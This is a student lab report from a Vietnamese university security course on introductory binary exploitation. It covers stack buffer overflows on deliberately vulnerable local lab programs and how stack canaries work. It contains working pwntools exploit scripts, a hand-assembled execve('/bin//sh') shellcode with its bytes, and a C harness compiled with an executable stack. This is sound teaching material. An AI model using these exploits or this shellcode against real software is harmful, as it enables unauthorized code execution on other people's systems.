Phòng thí nghiệm An toàn Thông tin InsecLab

Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm

Tên chủ đề: Nhập môn Pwnable

GVHD: Nguyễn Hữu Quyền

Nhóm: 09

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT521.O11.ANTT.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Thị Hồng Lam	20521518	20521518@gm.uit.edu.vn
2	Nguyễn Triệu Thiên Bảo	21520155	21520155@gm.uit.edu.vn
3	Trần Lê Minh Ngọc	21521195	21521195@gm.uit.edu.vn
4	Huỳnh Minh Khuê	21522240	21522240@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Nội dung	Tình trạng
1	Yêu cầu 1	100%
2	Yêu cầu 2	100%
3	Yêu cầu 3	100%
4	Yêu cầu 4	100%
5	Yêu cầu 5	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

C.1. Khai thác lỗ hổng buffer overflow cơ bản

C.1.1. Khai thác lỗ hổng buffer overflow khi không sử dụng canary

Yêu cầu 1. Sinh viên khai thác lỗ hổng buffer overflow của chương trình app1-no-canary, nhằm khiến chương trình gọi hàm get_shell() để mở shell tương tác.

Như vậy khoảng cách giữa 2 thành phần này là bao nhiêu? Input cần dài bao nhiêu để ghi đè được lên ret-addr?

```
0804875b <check>:
 804875b:       55                      push   %ebp
 804875c:       89 e5                   mov    %esp,%ebp
 804875e:       83 ec 18                sub    $0x18,%esp
 8048761:       83 ec 08                sub    $0x8,%esp
 8048764:       8d 45 e8                lea    -0x18(%ebp),%eax
 8048767:       50                      push   %eax
 8048768:       68 ba 8a 04 08          push   $0x8048aba
 804876d:       e8 2e fe ff ff          call   80485a0 <__isoc99_scanf@plt>
```

Từ hàm check ta thấy rằng %ebp – 0x18 là địa chỉ lưu chuỗi đầu vào. Và địa chỉ trả về của 1 hàm luôn được lưu ở %ebp + 4

Vậy khoảng cách giữa 2 thành phần này là 32 byte và input cần dài 32 kí tự để ghi đè được lên ret-addr. Với 28 byte đầu là kí tự bất kì và 4 byte cuối là địa chỉ của hàm get_shell


Tiếp theo ta tìm địa chỉ của hàm get_shell

```
bao-nguyen@bao-nguyen-vm:~/LTAT/Lab3/Lab3-resource$ objdump -d app1-no-canary | grep get_shell
0804872b <get_shell>:
```

Ta cần ghi đè địa chỉ trên vào ret-addr. Dựa vào các thông tin và ý tưởng ở trên, ta viết được chương trình exploit như sau:

```python
from pwn import *
get_shell = "\x2b\x87\x04\x08" # Các byte địa chỉ get_shell dạng Little Endian
payload = "a"*28 + get_shell
# Input sẽ nhập, X là độ dài đủ để buffer overflow và 4 byte get_shell nằm ở vị trí ret-addr
print(payload)
# In payload
exploit = process("./app1-no-canary")
# Chạy chương trình app-no-canary
print(exploit.recv())
exploit.sendline(payload)
# gửi payload đến chương trình
exploit.interactive()
# Dừng tương tác với chương trình khi có shell thành công
```

Chạy file exploit và ta được kết quả khai thác thành công:



C.1.2. Cơ chế ngăn lỗ hổng buffer overflow với canary

Yêu cầu 2. Sinh viên thực hiện theo hướng dẫn để quan sát khác biệt về code và giá trị stack canary được thêm để bảo vệ stack khỏi tấn công buffer overflow.


So sánh khác biệt trong code của 2 phiên bản, sinh viên thử xác định vị trí các đoạn code sau trong code assembly:

- Thêm giá trị canary vào stack, dự đoán vị trí của canary trong stack?

- Kiểm tra giá trị canary trước khi kết thúc hàm.

```
0x0804852b <+0>:     push   ebp
0x0804852c <+1>:     mov    ebp,esp
0x0804852e <+3>:     push   ebx
0x0804852f <+4>:     sub    esp,0x10
0x08048532 <+7>:     call   0x80483d0 <geteuid@plt>
0x08048537 <+12>:    mov    ebx,eax
0x08048539 <+14>:    call   0x80483d0 <geteuid@plt>
0x0804853e <+19>:    push   ebx
0x0804853f <+20>:    push   eax
0x08048540 <+21>:    call   0x80483f0 <setreuid@plt>
0x08048545 <+26>:    add    esp,0x8
0x08048548 <+29>:    push   0x8048630
0x0804854d <+34>:    call   0x80483e0 <puts@plt>
0x08048552 <+39>:    add    esp,0x4
0x08048555 <+42>:    push   0x804863a
0x0804855a <+47>:    call   0x80483c0 <printf@plt>
0x0804855f <+52>:    add    esp,0x4
0x08048562 <+55>:    lea    eax,[ebp-0x14]
0x08048565 <+58>:    push   eax
0x08048566 <+59>:    push   0x8048644
0x0804856b <+64>:    call   0x8048410 <__isoc99_scanf@plt>
0x08048570 <+69>:    add    esp,0x8
0x08048573 <+72>:    push   0x8048647
0x08048578 <+77>:    lea    eax,[ebp-0x14]
0x0804857b <+80>:    push   eax
0x0804857c <+81>:    call   0x80483b0 <strcmp@plt>
0x08048581 <+86>:    add    esp,0x8
0x08048584 <+89>:    test   eax,eax
0x08048586 <+91>:    jne    0x8048597 <main+108>
0x08048588 <+93>:    push   0x804864e
0x0804858d <+98>:    call   0x80483e0 <puts@plt>
0x08048592 <+103>:   add    esp,0x4
0x08048595 <+106>:   jmp    0x80485a4 <main+121>
0x08048597 <+108>:   push   0x804865d
0x0804859c <+113>:   call   0x80483e0 <puts@plt>
0x080485a1 <+118>:   add    esp,0x4
0x080485a4 <+121>:   mov    eax,0x0
0x080485a9 <+126>:   mov    ebx,DWORD PTR [ebp-0x4]
0x080485ac <+129>:   leave
0x080485ad <+130>:   ret
```

Kết quả phân tích file app2-no-canary



Kết quả phân tích file app2-canary

Ở bản canary ta nhận xét thấy có them vài dòng lệnh.

Trong đoạn highlight đầu tiên, bắt đầu từ địa chỉ 0x08048588, giá trị từ gs:0x14 được truyền vào stack. Và kết quả được lưu ở %ebp – 0x8. Vậy địa chỉ %ebp – 0x8 sẽ chứa giá trị canary

Trong đoạn highlight tiếp theo, ta thấy giá trị tại %ebp – 0x8 được lấy ra và kiểm tra (bằng phép XOR) với giá trị tại gs:0x14. Nếu không bằng nhau thì chương trình sẽ báo lỗi. Đây chính là đoạn chương trình để kiểm tra giá trị canary

Sinh viên debug file app2-canary với gdb để xem giá trị stack canary là bao nhiêu?

Cách 1: Xem giá trị tại vị trí cụ thể của canary

Ta đã xác định được giá trị canary được lưu ở %ebp – 0x8. Cho chương trình chạy qua đoạn code them giá trị canary và kiểm tra bằng gdb-pada:

```
gdb-peda$ x/wx $ebp - 0x8
0xffffd0e0:     0x26505200
```

Cách 2: Xem giá trị dựa trên hàm kiểm tra canary

Ta sẽ dùng đoạn code kiểm tra để xem giá trị canary

```
   0x0804860a <+143>:    mov    edx,DWORD PTR [ebp-0x8]
   0x0804860d <+146>:    xor    edx,DWORD PTR gs:0x14
   0x08048614 <+153>:    je     0x804861b <main+160>
   0x08048616 <+155>:    call   0x8048410 <__stack_chk_fail@plt>
   0x0804861b <+160>:    mov    ebx,DWORD PTR [ebp-0x4]
```

Đặt breakpoint trước hàm stack_chk_fail

```
gdb-peda$ b* 0x0804860a
Breakpoint 2 at 0x804860a
```

```
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x3e8
ECX: 0xf7e279b4 --> 0x0
EDX: 0x26505200 ('')
ESI: 0xffffd1a4 --> 0xffffd360 ("/home/bao-nguyen/LTAT/Lab3/Lab3-resource/app2-canary")
EDI: 0xf7ffcb80 --> 0x0
EBP: 0xffffd0e8 --> 0xf7ffd020 --> 0xf7ffda40 --> 0x0
ESP: 0xffffd0cc --> 0xffffd1a4 --> 0xffffd360 ("/home/bao-nguyen/LTAT/Lab3/Lab3-resource/app2-canary")
EIP: 0x804860d (<main+146>:     xor    edx,DWORD PTR gs:0x14)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048602 <main+135>:        add    esp,0x4
   0x8048605 <main+138>:        mov    eax,0x0
   0x804860a <main+143>:        mov    edx,DWORD PTR [ebp-0x8]
=> 0x804860d <main+146>:        xor    edx,DWORD PTR gs:0x14
   0x8048614 <main+153>:        je     0x804861b <main+160>
   0x8048616 <main+155>:        call   0x8048410 <__stack_chk_fail@plt>
   0x804861b <main+160>:        mov    ebx,DWORD PTR [ebp-0x4]
   0x804861e <main+163>:        leave
[-------------------------------------stack-------------------------------------]
0000| 0xffffd0cc --> 0xffffd1a4 --> 0xffffd360 ("/home/bao-nguyen/LTAT/Lab3/Lab3-resource/app2-canary")
0004| 0xffffd0d0 ("AAAAA")
0008| 0xffffd0d4 --> 0x41 ('A')
0012| 0xffffd0d8 --> 0xf7e26000 --> 0x225dac
0016| 0xffffd0dc --> 0xf7d1ea8b (add    esp,0x10)
0020| 0xffffd0e0 --> 0x26505200 ('')
0024| 0xffffd0e4 --> 0xf7e26000 --> 0x225dac
0028| 0xffffd0e8 --> 0xf7ffd020 --> 0xf7ffda40 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x0804860d in main ()
gdb-peda$
```

Ta có thể thấy giá trị canary được lưu vào %edx và giá trị đó là 0x26505200

Sinh viên thử debug lại app2-canary để xác định giá trị canary? Giá trị này thay đổi ra sao ở mỗi lần debug?

```
gdb-peda$ x/wx $ebp - 0x8
0xffffd0e0:     0x26505200
```

```
gdb-peda$ x/wx $ebp - 0x8
0xffffd0e0:     0xe8323400
```

Ta có thể thấy giá trị canary ở mỗi lần debug là khác nhau và hoàn toàn ngẫu nhiên

C.2. Khai thác buffer overflow để truyền shellcode

C.2.1. Ví dụ khai thác buffer overflow để truyền code thực thi đơn giản

Yêu cầu 3. Sinh viên thực hiện truyền và thực thi code có chức năng thoát chương trình qua lỗ hổng buffer overflow như bên dưới với file app1-no-canary.

Đầu tiên ta cần xác định địa chỉ chuỗi đầu vào. Ta sẽ dùng gdb-peda debug tới vị trí nhập chuỗi

```
[----------------------------------stack-----------------------------------]
0000| 0x55683960 ("|9hU")
0004| 0x55683964 --> 0x0
0008| 0x55683968 ("AAAA")
0012| 0x5568396c --> 0xf7ffda00 --> 0x0
0016| 0x55683970 --> 0xf7c57529 (<printf+9>:    add    eax,0x1cead7)
0020| 0x55683974 --> 0x8048831 (<main_func+127>:        add    esp,0x10)
0024| 0x55683978 --> 0x8048aef ("Password:")
0028| 0x5568397c --> 0xf4
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048778 in check ()
gdb-peda$
```

Ta thấy 0x55683968 đang lưu giá trị chuỗi đầu vào "AAAA". Đây là địa chỉ ta cần tìm

Tiếp theo ta sẽ tạo mã thực thi theo hướng dẫn trong bài thực hành.

```
movl $1, %eax
int 0x80
```

```
bao-nguyen@bao-nguyen-vm:~/LTAT/Lab3/Lab3-resource$ gcc -m32 -c exit_program.s -o exit_program
bao-nguyen@bao-nguyen-vm:~/LTAT/Lab3/Lab3-resource$ objdump -d exit_program

exit_program:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 01 00 00 00          mov    $0x1,%eax
   5:   cd 80                   int    $0x80
```

Với phân tích từ yêu cầu 1, ta biết cần 32 byte để ghi đè ret-addr. Ret-addr ở yêu cầu này cần phải trỏ tới vị trí lưu đoạn mã thực thi ở trên.

Vậy ta cần xếp chuỗi đầu vào theo thứ tự: đoạn mã thực thi ở đầu chuỗi (để dễ tính toán), các byte padding, ret-addr trỏ về địa chỉ chuỗi đầu vào

Từ các thông tin và ý tưởng trên, ta viết được chương trình exploit như sau:

```python
from pwn import *
ret_add = "\x68\x39\x68\x55"
exit_comm = "\xb8\x01\x00\x00\x00\xcd\x80"
payload = exit_comm + "a"*21 + ret_add
# Input sẽ nhập, X là độ dài đủ để buffer overflow và 4 byte get_shell nằm ở vị trí ret-addr
print(payload)
# In payload
exploit = process("./app1-no-canary")
# Chạy chương trình app-no-canary
print(exploit.recv())
exploit.sendline(payload)
# gửi payload đến chương trình
exploit.interactive()
# Dừng tương tác với chương trình khi có shell thành công
```

Chạy file exploit và ta được kết quả khai thác thành công:

```
bao-nguyen@bao-nguyen-vm:~/LTAT/Lab3/Lab3-resource$ python3 app1-exploit-exit.py
.\x00\x00\x00îaaaaaaaaaaaaaaaaaaaah9hU
[+] Starting local process './app1-no-canary': pid 3093
b'Pwn basic\n'
/home/bao-nguyen/LTAT/Lab3/Lab3-resource/app1-exploit-exit.py:11: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  exploit.sendline(payload)
[*] Switching to interactive mode
[*] Process './app1-no-canary' stopped with exit code 0 (pid 3093)
Password:Invalid Password!
[*] Got EOF while reading in interactive
$ ls
[*] Got EOF while sending in interactive
```

C.2.2. Viết shellcode

Yêu cầu 4. Sinh viên thực hiện viết shellcode theo hướng dẫn bên dưới.

Bước 1. Viết mã assembly

```
section .text
global _start
_start:
push rax
xor rdx, rdx
xor rsi, rsi
mov rbx,'/bin//sh'
push rbx
push rsp
pop rdi
mov al, 0x3b
syscall
```

Bước 2. Biên dịch file assembly đã code

```
bao-nguyen@bao-nguyen-vm:~/LTAT/Lab3/Lab3-resource$ nasm -f elf64 shellcode_nhom9.asm -o shellcode_nhom9.o
bao-nguyen@bao-nguyen-vm:~/LTAT/Lab3/Lab3-resource$ ld shellcode_nhom9.o -o shellcode_nhom9
bao-nguyen@bao-nguyen-vm:~/LTAT/Lab3/Lab3-resource$ ./shellcode_nhom9
$ ls
app1-exploit-exit.py  app1-no-canary  app2-no-canary  demo-exploit.py  exit_program.asm  peda-session-app1-no-canary.txt  peda-session-demo.txt  shellcode_nhom9.asm  test_shell
app1-exploit.py       app2-canary     demo            exit_program     exit_program.s    peda-session-app2-canary.txt     shellcode_nhom9        shellcode_nhom9.o    test_shell.c
$
```

Bước 3. Tạo shellcode

Ta được chuỗi byte code:

\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05

```
bao-nguyen@bao-nguyen-vm:~/LTAT/Lab3/Lab3-resource$ objdump -d shellcode_nhom9

shellcode_nhom9:     file format elf64-x86-64


Disassembly of section .text:

0000000000401000 <_start>:
  401000:       50                      push   %rax
  401001:       48 31 d2                xor    %rdx,%rdx
  401004:       48 31 f6                xor    %rsi,%rsi
  401007:       48 bb 2f 62 69 6e 2f    movabs $0x68732f2f6e69622f,%rbx
  40100e:       2f 73 68
  401011:       53                      push   %rbx
  401012:       54                      push   %rsp
  401013:       5f                      pop    %rdi
  401014:       b0 3b                   mov    $0x3b,%al
  401016:       0f 05                   syscall
```

Bước 4. Kiểm tra shellcode

Viết chương trình mở shell sử dụng đoạn code trên:

```
#include <stdio.h>
void main()
{
        unsigned char shellcode[] =
"\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05";
        int (*ret)() = (int(*)())shellcode;
        ret();
}
```

Biên dịch và chạy chương trình. Ta nhận được kết quả khai thác thành công

```
bao-nguyen@bao-nguyen-vm:~/LTAT/Lab3/Lab3-resource$ gcc -z execstack -o test_shell test_shell.c
bao-nguyen@bao-nguyen-vm:~/LTAT/Lab3/Lab3-resource$ ./test_shell
$ ls
app1-exploit-exit.py  app1-no-canary  app2-no-canary  demo-exploit.py  exit_program.asm  peda-session-app1-no-canary.txt  peda-session-demo.txt  shellcode_nhom9.asm  test_shell
app1-exploit.py       app2-canary     demo            exit_program     exit_program.s    peda-session-app2-canary.txt     shellcode_nhom9        shellcode_nhom9.o    test_shell.c
$
```

C.2.3. Bài tập khai thác buffer overflow để truyền và thực thi shellcode

Yêu cầu 5. Sinh viên thực hiện khai thác lỗ hổng buffer overflow của file demo để truyền và thực thi được đoạn shellcode đã viết. Báo cáo chi tiết các bước tấn công.

Chạy thử chương trình ta thấy in ra màn hình cùng một kết quả và thoát chương trình

```
bao-nguyen@bao-nguyen-vm:~/LTAT/Lab3/Lab3-resource$ ./demo
DEBUG: 0x7fffffffdf60
123
bao-nguyen@bao-nguyen-vm:~/LTAT/Lab3/Lab3-resource$ ./demo
DEBUG: 0x7fffffffdf60
456
bao-nguyen@bao-nguyen-vm:~/LTAT/Lab3/Lab3-resource$ ./demo
DEBUG: 0x7fffffffdf60
AAAAA
```

Xem xét đoạn code C được cung cấp trong bài thực hành

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
int main(void)
{
  char buffer[32];
  printf("DEBUG: %p\n", buffer);
  gets(buffer);
}
```

Ta thấy rằng chương trình sẽ in ra vị trí lưu chuỗi buffer => Kết quả giống nhau ta nhận được ở trên chính là địa chỉ lưu chuỗi buffer

Tiếp theo phân tích hàm main ta thấy vị trí chuỗi lưu là %rbp-0x20. Và địa chỉ trả về luôn được lưu ở địa chỉ %rbp + 8 (do file sử dụng kiến trúc 64 bit)

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000000000401132 <+0>:     push   rbp
   0x0000000000401133 <+1>:     mov    rbp,rsp
   0x0000000000401136 <+4>:     sub    rsp,0x20
   0x000000000040113a <+8>:     lea    rax,[rbp-0x20]
   0x000000000040113e <+12>:    mov    rsi,rax
   0x0000000000401141 <+15>:    lea    rdi,[rip+0xebc]        # 0x402004
   0x0000000000401148 <+22>:    mov    eax,0x0
   0x000000000040114d <+27>:    call   0x401030 <printf@plt>
=> 0x0000000000401152 <+32>:    lea    rax,[rbp-0x20]
   0x0000000000401156 <+36>:    mov    rdi,rax
   0x0000000000401159 <+39>:    mov    eax,0x0
   0x000000000040115e <+44>:    call   0x401040 <gets@plt>
   0x0000000000401163 <+49>:    mov    eax,0x0
   0x0000000000401168 <+54>:    leave
   0x0000000000401169 <+55>:    ret
End of assembler dump.
```

Vậy ta cần chuỗi exploit có độ dài là 0x20 + 0x8 + 0x8 = 0x30 = 48 byte với thứ tự như sau: chuỗi shellcode, các byte padding, địa chỉ của chuỗi buffer đầu vào để thực thi chuỗi shellcode

Sử dụng lại shell code từ yêu cầu 4 và từ các thông tin cùng ý tưởng trên, ta viết được chương trình exploit như sau:

```
from pwn import *
ret_add = p64(0x7fffffffdeb0)
get_shell_comm =
b"\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05"
payload = get_shell_comm + b'a'*16 + ret_add

print(payload)

exploit = process("./demo")

print(exploit.recv())
exploit.sendline(payload)

exploit.interactive()
```

Chạy file exploit ở trên và ta nhận được kết quả khai thác thành công:

```
bao-nguyen@bao-nguyen-vm:~/LTAT/Lab3/Lab3-resource$ python3 demo-exploit.py
b'PH1\xd2H1\xf6H\xbb/bin//shST_\xb0;\x0f\x05aaaaaaaaaaaaaaaa\xb0\xde\xff\xff\xff\x7f\x00\x00'
[+] Starting local process './demo': pid 2319
b'DEBUG: 0x7fffffffdeb0\n'
[*] Switching to interactive mode
$ ls
app1-exploit-exit.py  demo-exploit.py              peda-session-demo.txt
app1-exploit.py       exit_program                 shellcode_nhom9
app1-no-canary          exit_program.asm               shellcode_nhom9.asm
app2-canary           exit_program.s               shellcode_nhom9.o
app2-no-canary          peda-session-app1-no-canary.txt  test_shell
demo                peda-session-app2-canary.txt     test_shell.c
$
```